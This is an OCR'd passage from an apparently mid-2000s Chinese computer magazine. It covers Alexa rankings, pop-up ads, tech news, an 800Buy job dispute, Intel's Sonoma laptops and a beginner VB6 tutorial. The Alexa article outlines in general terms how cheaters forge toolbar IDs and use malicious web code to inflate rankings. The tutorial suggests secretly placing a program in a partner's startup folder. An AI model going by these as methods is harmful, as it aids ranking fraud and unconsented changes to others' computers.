2002年春，Alexa放弃了自己的搜索引擎，转而与Google合作。Google遍及全球的Web爬行程序构造了一个巨大的页面信息数据库，这极大地丰富了Alexa自身的URL网址数据库。同时，Alexa也悄悄地放出了自己的爬行程序，在互联网上搜寻未知的网址。经

Alexa 掌控全球网站信息



现在，Alexa工具条在全球〝装机量〞早已上千万，而Alexa主要的工作就是基于遍及全球电脑用户桌面的工具条返回的信息，对全球网民的 览习惯进行监测，并开发和销售各种相关产品。其中，有最长达10万个网址的全球网站排行榜，有针对某些特定行业网站的排行分析，有针对个别网站定制的网站流量监测报告。Alexa还提供了很多免费的基本信息，比如〝全球网站500强〞，还有〝简体中文网站100强〞，网民们可以在Alexa上单独查看关于某个网站的排名历史变化图，甚至还能同时对最多5个网站的流量及排名等数据进行直观的横向对比。

尽管Alexa在其网站上提供了非常多的有价值的信息，但其真正赖以成名的还是那个被四处引用并被媒体多次炒作过且引发了巨大争议的全球网站排名。按照Alexa网站上的〝官方声明〞，Alexa公开的那份全球网站总排名是通过收集所有Alexa工具条返回的信息，经过计算得出的综合排名。从这份〝官方声明〞中，我们不难看出，影响Alexa

硝烟的战场

■吉林 海浪轻风 本刊记者 张健

过多年积累，Alexa的URL网址库已存储了400亿网址信息，超过了Google等搜索引擎，成为互联网上最全的网址信息数据库。Alexa数据库的每日平均增量高达1TB，每两个月就能对数据库进行一次全面更新。



输入网站地址，可以在Alexa.com主页上显示网站信息

排名的因素是两个，一是Alexa采集的信息，二是Alexa对这些信息进行深加工的计算方法。

在Alexa网站上，人们可以针对某个特定网址去查询其所属的网站的访问人数，Alexa提供了一个叫做Reach per million users(每百万用户访问人次，简称Reach)的数据来表示访问人数，这个数据指的是每一百万个Alexa工具条用户中每天访问某一网站的平均人数。比如，2004年11月3日，Google.com的Reach值为178500，就是说，这一天里，每一百万个Alexa工具条用户中就有近18万人访问过Google.com。仅有访问人数，还不足以反映一个网站被网民 览的情况，Alexa还提供了另一个数据来反映到访的网民对特定网站的使用率，这就是PageViews per user(每用户 览页面数，简称PV)。某网站的PV值是每天所有访问该网站的Alexa工具条用户在该网站上 览的总页面数的平均值，而同一人对相同页面的重复 览在每天只计作一次。还以2004年11月3日Google.com的访问数据为例，这一天，Google.com的PV值是4.0，也就是说，来访的网民们平均在Google.com网站上 览了4个页面。


有了Reach和PV这两个数据，Alexa就可以给全球网站按综合流量进行排名了，它把网站的这个排名称作Traffic Rank(流量排名，简称Rank)，据Alexa在其网站上的解释，决定这个Rank的就是Reach和PV的几何平均数，也就是两者乘积的平方根。显然，一个网站的Reach和PV值越高，其Rank也越高。仍以Google.com为例，其4.0的PV值在一般的网站来说并不算高，但是，由于Google搜索引擎的用户非常多，其Reach值远高于一般的网站，就使得Google.com的Rank达到3，也就是说，Google.com当天的全球排名是第三位。而全球排名最高的网站是yahoo.com，其Reach和PV值在全球网站中都是相对很高的。

Alexa：排名靠前，简单？

随着互联网企业的成长壮大，Alexa作为全球惟一一家统计网站信息的专业机构，其重要性逐渐显露出来。自2003年，国内互联网行业开始全面升温，网站要吸引投资，必须首先打消投资者的顾虑，就算是已经上了市的网站，也需要给股东们一些明确的数据来表明自身的价值。就在这时，Alexa排名被介绍到了国内，虽然这个网站以前从未引起大家的注意，但是它提供的这个排行榜却很快显示出巨大的商业价值，各种技术手段也开始被应用在提高Alexa排名上。

解密Alexa工具条似乎很简单。记者了解到，通过破解植入IE 览器的Alexa工具条，了解Alexa工具条运作机理，用人为方法模拟Alexa工具条是作弊高手普遍应用的方法。每当用户以装有Alexa工具条的IE打开新页面时，Alexa的一台服务器(data.alexa.com)都会收到加密数据包，这个数据包中的核心信息就是十几个参数，这些参数包括当前网页地址、页面打开时间、用户端显示分辨率、Alexa工具条版本号等，其中有一个重要的隐含参数，汇编高手认为是Alexa为每个已安装的工具条自动生成的ID号码，这个号码应该是全球惟一的。Alexa可以通过这个ID对每个反馈数据包的发出者进行惟一标识，这是解决PV重复计算问题和防止同一用户多次刷新作弊的一个重要手段。请注意，作弊高手只要破解Alexa用来惟一标示用户身份的ID号码生成算法就能模拟多个ID向Alexa服务器发送假信息。


邪魔外道也能提高网站排名。小网站也有不花钱的办法提高排名，包括使用QQ病毒、网页恶意代码、广告链支持、疯狂弹出页面加刷新等。前些日子国内搞得沸沸扬扬的假冒腾讯网页赠送Q币事件，就是其中典型的一例。



某网站作弊后，Reach图表的异常抖动。其中最后波谷为Alexa清零的结果


Alexa:排名清零非我所愿

1月26日，当笔者得知多家国内网站被ALexa清零的消息后，立刻登录Alexa网站进行了验证，发现并未如其他媒体报道中所述"被清零的网站将永远取消统计资格"，但从近期的走势图上可以看到许多国内网站都出现了较大震荡，从一个侧面映证了事件的存在。后来有消息称是相关网站与Alexa公司联系后，排名得以恢复。这时笔者不禁要质疑出现这次事件的原因是什么？为什么又会这么快就恢复了？网上猜测也是五花八门，有人分析这只是Alexa局部数据传输的故障而已，几个月前Tom.com等网站也曾遭到一两天的"清零"排名，但后来迅速恢复了正常统计。有的猜测说这是Alexa开始对国内的作弊网站进行报复，而且采用的是"宁可错杀一千，也不放过一个"的政策。还有人说这是作弊者角色的转变:从想让谁升谁就升，变成了想让谁死谁就死，Alexa成了自杀与谋杀的帮凶。在众说纷　中，网民被弄得晕头转向，惟一可以肯定的是，事件给国内网站带来了较大的影响，许多当事网站工作人员都接收到来自客户的电子邮件，大多是质疑网站是否存在作弊和违规行为、对网站的诚信提出疑问的。排名清零，到底是Alexa技术问题，还是Alexa就是想惩戒一下作弊者？Alexa官方没有回应，所以记者也只能将这个问题暂时摆在这里。Alexa统计工作可以恢复，但作弊网站在网民心中的地位却一落千丈，短时间内很难恢复。



图表显示为几个网站的Reach曲线。波动较大说明网站在作弊，但从曲线上我们是无法分辨哪个网站是被对手恶意作弊

提高排名待良策



目前，影响Alexa排名的因素大概有两个，一是Alexa采集的信息，二是Alexa对这些信息进行深加工的计算方法。长期以来，国内对Alexa排名一直存在较大争议，因为它的数据是通过对安装在世界各地超过1000万台电脑上的Alexa工具条采样得到的。全世界目前有6亿多的互联网用户，其中中国网民不到一亿，安装了Alexa工具条的用户可能超过130万。按照Alexa声称的1000万左右的工具条全球下载总量来看，中国网民对Alexa的热衷似乎显得更为突出，这或许也可以作为中国国内网站2004年在Alexa排行榜中整体排名提高的一个解释。

提高排名，可不像在QQ中自己号码前多加几个空格那样就能办到。让网站内容更新颖、更快速、更翔实、更具有吸引力，这些是正道，也可以称之为"白道"。当然这其中也少不了炒作行为，例如搞些什么网络选美、XX秀之类的，仿佛如果不隔三差五弄出点儿动静来，就像中国人做菜不放味精那样，让人不适应。另外就是狂打广告，什么电视上、报纸上、杂志上、汽车上，总之只要是人们眼睛能看到的地方都成了广告发布栏。大千世界无奇不有，昨天甚至听说出现了脑门广告，据国际广播电台报道"美国一名从事网页设计工作、叫安德鲁·菲舍的男子，在e-Bay网上拍卖了自己的脑门儿，称可以在上面贴广告。"并且商家响应踊跃，最终菲舍的这块巴掌大的脑门儿竟被某公司用37375美元买下。所以以后大家再在街上碰到脑门上写着"www.xxx.com"的人，千万别以为人家是从精神病院跑出来的，人家可是具有商业头脑的超前人士。真不知道以后会不会有人出来拍卖屁股，或者其他什么广告部位？不过在这里笔者想提醒一句，味精放多了也会产生后遗症，头痛是最主要的表现，毕竟网民上你的网站是为了获取内容，而不是冲着你那些花里胡哨的广告来的。

虽然Alexa排名还存在许多争议，但是在国际上访问量越大，排名越靠前，这个数据也就越准确。Alexa这次事件已经为所有网站们敲响了一次警钟。最后，我们想用这样两句话结束本文:消费者只会为内容买单;投资者看中的是真正的价值！CF [XW01]

对“超文本暴行”的思考

■ 王书琴

超文本是网络 览所必须的基本技术，如果没有它，就没有今天网络的繁荣，当然也就没有所谓的“超文本暴行”。是幸运还是不幸，似乎很难说清，现在几乎每台PC里都有这类系统，其目的就是把网上的内容一股脑儿地推到你面前，而不管你是不是需要，往往在这个时候，一大堆讨厌的“小窗户”就会占满你的视野。

没错，笔者想说的就是网页弹出一堆“小窗户”的问题，如果您不想看，随时可以关闭它，报纸上是不会弹出这些东西来的。从这一点来说，现在“平静”的网站确实不算多。

第一位在超文本内加入脚本语言的先生还真是个天才，但他绝对没想到，这个小发明会让后来的网民们体会到一种暴行（那些不断地从屏幕上跳出来的杂七杂八的窗口其实很容易作出来，调用一个简单的函数也就实现了）。笔者写这段文字的功夫，一个十多岁的少年就能写出好几段这类代码，而这堆代码产生的弹出窗口可能需要笔者花数倍于写文字的时间才能全部清理完。

脚本技术的简捷性使这种不顾网民感受的“暴行”充满了互联网。尽管带宽在大幅度地提升，我们从网页上获得有效信息的能力却在下降。打开一个页面就意味着要马上关掉三五个突然冒出的广告，这些东西比街头乱贴的“牛皮癣”更烦人也更难缠。

虽然微软也早已在其IE 览器中加入了防止页面自动跳出广告的功能，就连那些一直仇恨微软的人也曾为此鼓掌。其实这类功能早已有很多软件在提供了，从最早网民们自行开发的各类插件到后来的Google工具条，但这些毕竟是 览器的“身外”之物。现在， 览器的老大也不得不做超文本暴行的掘墓人，我们有理由为之高兴。

虽然新版IE早已推出，但笔者一直没有试用，因为Google提供的工具条也很好用，两个星期内就拦截了近两千个弹出窗口。但很多事儿还得仔细推敲，再也见不到各类弹出式广告时，心中反而有些“不自然”。现在去新浪网上 览时，总是想看看有没有一些弹出的信息比较有用，比如新开楼盘或假日促销什么的，有时甚至还怀疑有些弹出窗口不一定是广告，而是一些让人关注的特别新闻，比如东南亚海啸的特别报道什么的。可惜Google的工具条实在厉害，宁可错封三千，也不放走一个， 览“平静”的页面竟有一种失落的感觉 。

如果说不打招乎就破门而入是一种暴行，那么封锁信息是不是算另一种暴行？为对付破门而入的暴行，我们想方设法加固了门窗，但是封锁得太厉害，连空气都无法进来，就属矫枉过正了。不知这个矛与盾问题是否被那些IT老大们研究过。无论如何，对超文本暴行的封杀会在2005年得到更多网民的认同，当网络广告的效果下降时，希望这不是另一种暴行的开始。CF [DJ01]

咖啡和这个不眠的夜

■ 阿拱

今夜赶稿，习惯地冲了一杯便宜量又足的麦斯威尔，香浓又苦涩的滋味让昏沉的我清醒了些许。已经习惯了这样的夜晚，不管是从前迷恋电脑和网络，还是如今工作需要，这样的夜总不在少数。 了一口，苦苦的滋味让我突然想了解这令我振奋的褐色家伙。

说到咖啡，不免让我们想起浪漫的气氛和小资的情调，卡布奇诺的罗曼蒂克、拿铁的风花雪月、摩卡的巧克力情浓、康宝蓝的花样年华，而在这样不眠的夜，它们都只能沦为提神醒脑的兴奋溶液。网页中出现了咖啡的历史，描述了1671年黎巴嫩语言学家浮士德·内罗尼在《不知道睡觉的修道院》中记载的故事。

6世纪的埃塞俄比亚高原上，饲养山羊的 勒底人发现羊群不分昼夜，一直都很兴奋。经过调查，原来这群羊总是到山庄中部去吃灌木上生长的红果实。将这件事告诉附近的修道僧，修道僧抱着试着吃吃看的想法吃了那红果实，觉得心情一下变得很爽快，身体也充满活力。僧人将红色果实带回寺院，劝其他僧人吃，从那以后，彻夜进行宗教法事时就再也没有困倦想睡觉的人了。现代社会沉重的工作压力让越来越多的时候需要彻夜不眠，不知多少人每天深夜要用一杯杯浓黑的咖啡让自己保持清醒，成为了传说中兴奋的山羊和不知疲倦的僧人，咖啡提高人的工作业绩功不可没。

不经意的 览之中，过度饮用咖啡导致肾衰竭的消息，让我大惊失色。仔细查阅，更进一步发现咖啡竟然和高血压、糖尿病、心脏病、肾结石、贫血……诸多病症有着密切的关系，顿时我杯中的麦斯威尔成了杀人的毒药，令我 然。说起来，这些不眠之夜才是我真正的疲累所在。我一年前因彻夜工作而逝的朋友也一定不是为咖啡所害，但这也足以让我再次为自己的健康担心起来。其实，常喝咖啡对身体有益无害，不但可以提神醒脑促进消化，还可以增进情感，领略生活的艺术和情趣，只不过不要仅仅让它的失眠功效带给你一个个不眠的夜。

咖啡，还是宁可让它只是在温 的家中和悠闲的星巴克里制作罗曼蒂克情调的液体吧！CF [DJ02]

新闻爬行榜

1690亿 在刚刚过去的2004年,病毒、蠕虫和特洛伊木马等恶意程序共给全球造成了1690亿美元的经济损失。该数字相当于2003年的两倍之多。全球约有6亿部Windows计算机,每部计算机因恶意程序而带来的经济损失大约在281美元到340美元之间。

5亿 近日,北京市检察院一分院宣布,网上赌业大亨台湾宝盈赌博公司在国内的二级代理商王欣,已经于1月26日被批准逮捕。王欣通过互联网向他人提供赌博号,聚众进行赌博且数额巨大(5亿元人民币)的行为,已经触犯了《中华人民共和国刑法》第303条的规定,涉嫌赌博罪名。


2亿 Google近日发布了第四财季盈利报告。本来就已火爆的网络搜索广告业务又受到假日消费的刺激,Google本季度盈利大幅度攀升。据INFO WORLD消息,Google本季度净盈利2.041亿美元,合每股收益71美分。一年前同期的净收益为2730万美元,每股收益10美分。

100美元 100美元能买便携PC?这听起来有些不可思议。麻省理工学院多媒体实验室创始人近日表示,他希望为发展中国家打造售价仅100美元的便携计算机。据尼格罗彭特称,他的这一计划已经获得了AMD、Google、摩托罗拉以及新闻集团等多家大公司的支持。

18个月 以编写"冲击波(Blaster)"病毒变种而闻名全球的美国少年杰弗里·帕森日前被美国法官判处18个月的监禁。今年19岁的帕森被指控在2003年编写并传播了一个冲击波病毒变种,并使全球近5万台电脑受到该变种病毒的感染。

冠 AMD欲与Intel决战消费电子

世界第二大芯片制造商AMD的首席技术官Fred Weber近日向媒体透露,他们将借低能耗、低成本的处理器系列Geode来进一步扩大其x86处理器产量。未来几年里,AMD计划推出一系列为个人媒体播放器、机顶盒等设计的新处理器。而Intel和威盛同样也有类似扩充x86处理器应用范围的计划。AMD首先推出的会是一些功耗较低的新一代全功能Geode芯片,而到2006年和2007年,将推出为某些特别任务优化的Geode产品线。


AMD Geode平台

上榜理由:消费电子市场潜力到底有多大,只有进入其中的人才能知道。AMD布局消费电子,显然是想赶在Intel前,豪赌未来处理器应用趋势。但有分析人士认为,AMD过早而且过高地估计了消费电子的应用潜力。不过,市场上诸如MP4播放器等消费电子产品的热销趋势,让AMD的支持者看到了一丝胜利的曙光。

新闻挖掘机

免费午餐



动动嘴就能拿到千元月薪和每月30元的上网补助,对于那些想利用假期时间打工挣学费的在校生确实是个不小的诱惑。很多网站在假期里也策划了一些项目专门吸引这部分学生的眼球。不过,近来一些怪现象也必须要摆在桌面上说一说,否则某些别有用心的人会把网站的善举当作寻找廉价劳动力的工具。

从800Buy的招聘启示说起

800Buy是知名的零售品牌,在国内也有很好的销售业绩,800Buy网站因此也具有很好的人缘。早在2004年11月份,该网站开始策划一个招聘"网站宣传员"的活动。活动形式是在学生中招聘一些网站宣传员,他们的工作也只是在学校中发放宣传材料,让同学们订购商品。活动亮点之一就是让在校生有机会接触一些正当商业活动。客观地讲,这样的活动确实有助于培养学生的交往能力,也拉近了800Buy与学生之间的距离。作为回报,800Buy承诺将给予"每人每月30元现金上网补助以及最高达5%的销售提成"。

800Buy善举为何也遭质疑?

应该说800Buy的初衷是好的,而且到记者截稿时止,也有不少在校生成为了注册用户,开始了他们的推广活动,但为什么还会有人质疑800Buy的行为有问题呢?这就要从一封读者来信说起。

小刘(化名)按照网站http://school.800buy.com.cn/publicize.htm提示提交了申请,而且得到了800Buy网站的认证,成为了一名名副其实的网

联想收购IBM PC涉及美国安全?



据《纽约时报》报道，IBM以17.5亿美元将其PC部门出售给联想集团一事已经引发了布什政府的调查，原因是涉及美国国家安全。众所周知，大多数IBM PC产地都在中国。像其他PC制造商一样，IBM PC也是采用Intel的处理器，并用芯片和全球各地的部件进行组装的。但美国的外国投资委员会仍将对此收购进行正式调查。据消息人士透露，预计整个调查将持续45天。据对外贸易专家称，因中国正在迅速 起，所以这类调查是很正常的。中国正在成为全球制造中心。中国的技术能力也在迅速增强，并对美国的一些经济发起了挑战。

联想新任董事局主席杨元庆迅速作出回应，他表示，联想斥资17.5亿美元收购IBM全球PC业务的交易不会对美国国家安全构成威胁。

上榜理由:收购之初，外电评论联想此举犹如蛇吞象，不过明眼人都知道PC业务只不过占据了IBM全球业务的很小一部分，联想吞掉的只不过是条象腿罢了。如果说这就能威胁国家安全，那真到IBM全部被收购的时候，岂不是……

不好得

■选题提供:zhangzhen(奖金100元)
■本刊记者 张健

站宣传员。欣喜若狂的他以为这样就能享受"每人每月30元现金上网补助以及最高达5%的销售提成"了，可800Buy的一封回信让他完全失去了信心，最让他受不了的是这样一段敏感的文字:

> **关于销售提成如何实施?**
> 招聘人员只要在当月完成100元以上(含100元)销售额，均享有30元上网补助。第2个月业绩如果达到500元销售额，照常有30元上网补助和提成；如果达不到500元销售额，不发30元上网补助，只发销售提成……

来信中，小刘特意注明"注册时网站没说必须完成任务才给30元！后来才发来的信！这样做是否误导用户呢？而且解释权为什么在800Buy？请您帮帮我！"

律师:800Buy没错

看到这儿，记者相信很多读者也会有同样疑惑:800Buy"先斩后奏"的行为真的一点儿问题都没有吗？记者特意咨询了本刊律师周涛先生。周律师首先仔细查看了网站的宣传材料和注册程序，并且在阅读了小刘的来信后说:"800Buy的行为是正常的商业推广行为，不存在误导用户的成分。"律师给出了下面的一些解释。

第一，注册说明在法律上构成"要约邀请"，即说明对象不是特定的某个人，而是全部用户都可以看到的。这就像楼盘的宣传广告，可以使用特定词汇吸引消费者。

第二，800Buy的确认信才是双方订立格式合同的开始，但用户可以不履行合同内容，这不构成合同欺诈。

假期中，大家也许会注意到，网络上各种招聘信息琳琅满目，作为判断能力稍弱的群体，普通人如何能一眼看到哪些信息有问题，哪些信息是正常的招聘行为呢？律师给出了一个参考建议：

如果用户在注册参加某一个网站的商业行为时，网站提出了特定的确认方式，比如注册用户必须经过手机认证或者扣除一部分手机话费，那双方立即形成了合同关系，对方必须履行注册说明上的格式条款。如不履行就构成违约，用户有权追究法律责任。做个不太恰当的比喻，假如某网站的招聘信息和800Buy的一样，只不过是需要通过手机认证或者需要交纳一部分注册费用，那么这个"解释权"就不再属于网站了 。

CF [XW02]

热 词

手势操作手机

夏普发布了"V603SH"手机。该手机采用了集成3轴地磁传感器和双轴加速度传感器的IC，其特点是通过挥动和倾斜机身即可完成操作。

全息光存储

全息记录技术利用激光的干涉原理将数据记录到光盘上。在一块12cm光盘上，使用全息记录技术可以将存储容量提升到1TB，这将是目前DVD标准容量(4.7GB)的200倍。而且在数据传输率方面，也将到达1GB/s，远高于现有的硬盘水平，是目前DVD最高速度(16X，约22MB/s)的40倍。

打折WinXP

微软有关人士近日透露，从2月7日起，中国用户可以以折扣价格购买微软Windows XP操作系统，这种折扣销售的Windows XP并非简装版，而与目前中国市场销售的版本相同。但微软方面拒绝透露Windows XP在销售伊始折扣到什么程度。

激光刻绘

Nero刻录软件的开发商最近表示，CD/DVD刻录软件Nero将很快支持到HP/Lacie发明的LightScribe激光刻绘技术。LightScribe可以让支持此项技术的刻录机采用激光束将图形或者文字刻绘到刻录盘片的表面，作为封面。LightScribe技术将在新一代CD/DVD刻录机当中得到使用



CF [XW03]



电视上铺天盖地的Intel迅驰移动计算技术的广告，着实让基于此技术的笔记本电脑风光了整个2004年。但购买者对Intel的整合能力的微词伴随着Intel走过了迅驰时代。前不久，Intel再次推出名为SONOMA的第二代迅驰移动计算技术。Intel对SONOMA的强势公关是否能彻底消除购买者的质疑？

SONOMA 笔记本升腾的战歌

■本刊记者　Storyer

Dothan核心:低功耗高性能



Dothan是Intel第二代笔记本专用CPU，产品编号为Pentium M 7xx。它采用了90纳米制造工艺，有效地减小了核心面积，并集成2MB同步二级缓存，533MHz前端总线也高于上一代产品的400MHz。不是我们在替Intel夸海口，Dothan的测试结果就能证明一切。上图就是常用CPU测试软件SuperPi的测试结果，104万位37秒的速度早已把其他同频率处理器抛在身后，甚至连实际频率超过Dothan的Pentium 4 3.2GHz也难以达到这个速度。Dothan让我们看到了笔记本性能赶超台式机已经成为可能。

Calexico 2:狂飙高速WLAN

有人认为，迅驰一代应该算是Intel为推销其品质平平的无线网卡而作的一次捆绑销售。在无线局域网(WLAN)向54Mbps的802.11g过渡时，Intel把其11Mbps的802.11b产品作为"先进"产品推销，笔记本厂商迫于压力，不得不再搭配一块802.11g无线网卡。开发代号Calexico 2的Intel 2200BG无线网卡终于提供了802.11g的无线网络连接能力。

915M系列芯片组:强大扩展构架

谈了那么多，还都是绕着SONOMA转圈圈。因为SONOMA芯片组才是SONOMA最重要的核心部分！

SONOMA芯片组包括915GM、915PM和915GML三种，这三种芯片组几乎是Intel主推的台式机芯片组915G、915P和915GL的笔记本移植版。以915GM为例，它支持533MHz前端总线、双通道DDR2 533内存，整合支持DirectX 9.0的GMA900显示核心，提供PCI Express X16显示扩展能力，南桥支持SATA硬盘。除芯片组因Dothan CPU瓶颈只支持533MHz前端总线外，其他特性与台式机915G芯片组基本一致，要知道迅驰一代的芯片组855系列可是落后SONOMA两代的产品啊！论性能，SONOMA甚至比目前主流台式机865芯片组还要强！

依靠915M系列芯片组的扩展能力，SONOMA笔记本还支持千兆网卡，提供了性能赶超主流台式机的显示芯片和8声道声卡，理论上还支持SATA硬盘接口。凭借PCI Express总线的优势，下一代PC卡的体积也更加小巧。

Intel搭台，众厂商跟班

SONOMA构架的推出，不仅影响笔记本电脑市场，而且会带动一些相关配件市场的发展。单就DDR2内存一项来看，由于台式电脑DDR2内存价格高居不下，致使市场表现曲高和寡。与台式机不同，SONOMA笔记本的整体销售方式将直接拉动DDR2内存的市场增长率。具有类似市场表现的还有SATA硬盘。不仅如此，有专家预测，SONOMA带来的强劲多媒体性能充分满足人们在影音视听方面的需求外，也有可能成为颠覆台式机市场的重磅炸弹(标题图片所示为华硕基于SONOMA构架的M6V宽屏笔记本，使用内置电池也能流畅全程播放HDTV影片)。

SONOMA值得购买

有厂商认为，SONOMA相对迅驰一代来说，性能改变不大，并不值得购买。但经过了深入的市场调查，我们认为，SONOMA构架上的优势能提供更好的多媒体性能，这是第一代迅驰比不上的，而SONOMA整体性能的优势满足了高端用户对高性能的追求。从采购成本分析，同样是采购宽屏笔记本，SONOMA并不比第一代迅驰贵。而对未来设备的支持方面，SONOMA的显示核心支持DirectX 9.0，已为下一代Longhorn操作系统做好充分的准备。所以，现在，SONOMA值得购买，将来，它更值得购买。 CF [XW04]

搭积木的乐趣 六小时玩转VB

你想学会编程让自己比别人多一份工作的机会吗？你想用最快的速度掌握一门语言并开始实际运用吗？那么，选择VB吧！因为，给你六个小时，温柔的VB就可以让你随心把玩。

■北京 牙签 阿拱

Visual Basic的发展历程

Visual Basic(以下简称VB)来自它的老父亲Basic,我们由它说起。

Basic(Beginner's All-purpose Symbolic Instruction Code)是“初学者通用指令代码”的缩写，它是由美国新罕布什尔州达特毛斯学院John Kemeny和Thomas Kurts两位教授创立的。最早的版本可以追溯到1965年，1971年形成了标准文本，其后又做了多次修改和扩充并发展出许多其他Basic语言，如:QBasic、True Basic和现在的VB等。

由于Basic短小精悍、易学易用，是专业和业余编程人员的首选入门语言，并且被广泛用作教学语言。IBM和Microsoft合作后，Basic的推广更是一发不可收拾，以至于现在每台电脑中都找得到Basic的影子(电脑中的ROM中都保存着固化的Basic解释程序)。

很多知名的IT界人士都是Basic的编程专家，其中最著名的莫过于比尔·盖茨了，他经常亲自参与VB各个版本的设计开发工作，这足以证明他对VB的重视和青 。

微软是在1991年推出VB 1.0的，许多专家把VB的出现当做软件开发史上一个具有划时代意义的事件。其实，VB 1.0的功能相对今天来说实在太弱了。但在当时，它是第一个“可视”的编程软件。VB使得编制带有窗口界面的Windows应用程序易如反掌，用户不必再考虑过多可视化实现方面的细节，而可以专心编写程序的主算法。借助Basic打下的坚实基础，VB很快在全世界范围内，特别是在我国流传开来。微软也不失时机地在四年内接连推出VB的2.0、3.0、4.0三个版本。并且从VB 3.0开始，微软将Access的数据库驱动集成到了VB中，这使得VB的数据库编程能力大大提高。从VB 4.0开始，VB也引入了面向对象的程序设计思想。VB功能强大，学习简单。而且，它还引入了“控件”的概念，使得大量已经编好的VB程序可以被我们直接拿来使用。盖茨曾自豪地说“全世界所有基于Windows的应用程序有80%都是用VB编写的。”如今，运用最广泛的是成熟的VB 6.0，本文的例程都以它为范本，而VB最新版本为VB.NET，其后续版本VB.NET 2005也已推出测试版。

一小时指指点点 编织真情告白

什么是搭积木的乐趣？立刻让你体验。在安装好VB后，你可以不添加任何一句代码，只需点点鼠标，改改设置，就能制作出一个像模像样的程序。

我们这样设定，程序运行后会显现出一副你和你女友的合影，然后背景放着她最爱的歌曲，照片的下方写着你的真情告白。你将它悄悄放到你女友电脑的启动组里，在她下次打开电脑时，你的极具杀伤力的爱情小病毒一定会将她击中。

我们马上来看，编程到底有多简单！启动VB后出现＂新建工程＂的选择菜单，单击＂标准EXE＂后确定，出现如图1界面，这就是我们今天要表演的舞台。现在就让我们马上行动，体验怎么在一个程序开发的软件里像用Photoshop一般为你的GF生产快乐的。




图1

- 左面是VB的工具箱，里面的各种图标是我们开发程序时经常用到的标准控件。
- 正中间是窗体编辑器和代码编写器。我们程序设计大都是在它们上面进行的。
- 右上方是工程资源管理器，它能让我们对整个工程进行整体性的管理。
- 右中处的是属性窗口，陈列着程序中所涉及的各种窗体和控件的属性。
- 右下方是窗体布局区，它能够调节程序运行时窗体在屏幕中的位置。




图 2



图 3



图 4



图 5



图 6



图 7

第一步:在工具箱里双击Image图标，会在Form1窗口里出现带有8个方点的矩形(见图2)，你可以通过这8个点改变它的大小，这个东东是VB中专门负责显示图片的。

小提示

你也可以单击Image图标，然后用鼠标左键在Form1窗口中拖拽出它的形状。

第二步:单击带有8个点的矩形，在右侧属性栏里，找到“Picture”一项，点击它右侧的三个圆点的图标，弹出“加载图片窗口”，这里不用我教了吧，找一幅你和女友的 照，选中后确定。这时Form1窗口里就会出现你们的照片，利用那8个点调整图片的大小和位置到你满意为止。

第三步:双击工具箱里的Label图标，在Form1的图片上会出现含有“Label1”字样的文本框(见图3)。

第四步:在保持Label1被选中的状态时，再到属性窗口(按F4可立刻转到)找到“Caption”一项，将它原来的“Label1”字样改为你想对女友说的话(见图4)。修改后你会发现Form1窗口中的“Label1”字样变为了你的真情告白 。

第五步:接着上步在属性框中找到“Font”一项，这里可以设定告白的字体，当然要选漂亮的 (见图5)！再找“backstyle”一项，将原来的“0-Opaque”换为“1-Transparent”，你会发现文字的背景变成了透明；找到“AutoSize”项将“False”改为“True”，这样可以保证你写的文字在Form中全部显现出来(见图6)。

第六步:我们该营造气氛了，加上你们最爱的音乐吧。在工具箱中点击鼠标右键选中“部件”，在弹出的“部件”窗口“控件”选项卡里找“Windows Media Player”，选中它并确定(见图7)。这时你会发现工具箱中多出了“Windows Media Player”图标，双击它，Form1里面就会出现“Windows Media Player”界面(见图8)。




图 8

小提示

